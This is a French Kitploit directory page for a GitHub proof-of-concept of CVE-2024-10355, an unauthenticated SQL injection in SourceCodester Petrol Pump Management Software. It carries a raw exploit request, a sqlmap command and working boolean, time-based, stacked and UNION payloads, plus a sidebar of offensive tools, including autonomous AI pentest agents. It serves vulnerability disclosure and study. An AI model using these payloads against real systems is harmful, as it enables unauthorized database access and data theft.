
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2024-10355 — Reproduction et analyse de la CVE-2024-10355, une vulnérabilité d'injection SQL non authentifiée dans SourceCodester Petrol Pump Management Software, avec des payloads de preuve de concept et des étapes d'exploitation. | Kitploit
Outils/GitHubGitHub/k1nakoo/cve-2024-10355
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsTests d'Intrusion
GitHubk1nakoo/cve-2024-10355

CVE-2024-10355

Reproduction et analyse de la CVE-2024-10355, une vulnérabilité d'injection SQL non authentifiée dans SourceCodester Petrol Pump Management Software, avec des payloads de preuve de concept et des étapes d'exploitation.

Voir le dépôt
19il y a 2 ansPas encore vérifié
Partager

Code source

Téléchargement gratuit du logiciel de gestion de pompe à essence | SourceCodester

Description

Vulnérabilité d'injection SQL dans sourcecodester Petrol pump management software v1.0. Une vulnérabilité a été découverte, classée comme à haut risque, affectant une fonctionnalité inconnue du fichier admin\invoice.php. L'utilisation du paramètre id pour construire des instructions SQL malveillantes permet d'obtenir des informations sensibles, causant ainsi des dommages.

Analyse de la vulnérabilité


admin\invoice.php

image-20241023165652040

Ici, l'entrée utilisateur $_POST['id'] est concaténée dans la requête SQL, ce qui est évidemment vulnérable aux attaques par injection SQL.

Reproduction de la vulnérabilité

image-20241023165723658

POST /admin/invoice.php HTTP/1.1
Host: 10.151.167.168:6677
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie:
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

id=1*


Enregistrez le paquet et utilisez sqlmap pour attaquer

python3 sqlmap.py --random-agent -r data.txt --risk 3 --batch

image-20241023165827647

---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-6094' OR 1911=1911 AND 'hAoG'='hAoG

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: id=1';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1041 FROM (SELECT(SLEEP(5)))UTeR) AND 'HnhT'='HnhT

    Type: UNION query
    Title: Generic UNION query (NULL) - 16 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176626b71,0x6b57657774656652476e4d594f6959545363546f73424a4c547364484a4d47696247447769514653,0x71766b6a71),NULL,NULL,NULL,NULL,NULL,NULL-- -
---

Regardez le paquet, je n'ai pas ajouté de valeur de cookie, ce qui indique qu'aucune authentification n'est nécessaire pour lancer des attaques à distance.

Vous pouvez voir que cette charge utile utilise deux méthodes d'injection, time-based blind, boolean-based blind, stacked queries et UNION query, et injecte avec succès le nom de la base de données.


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    251

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →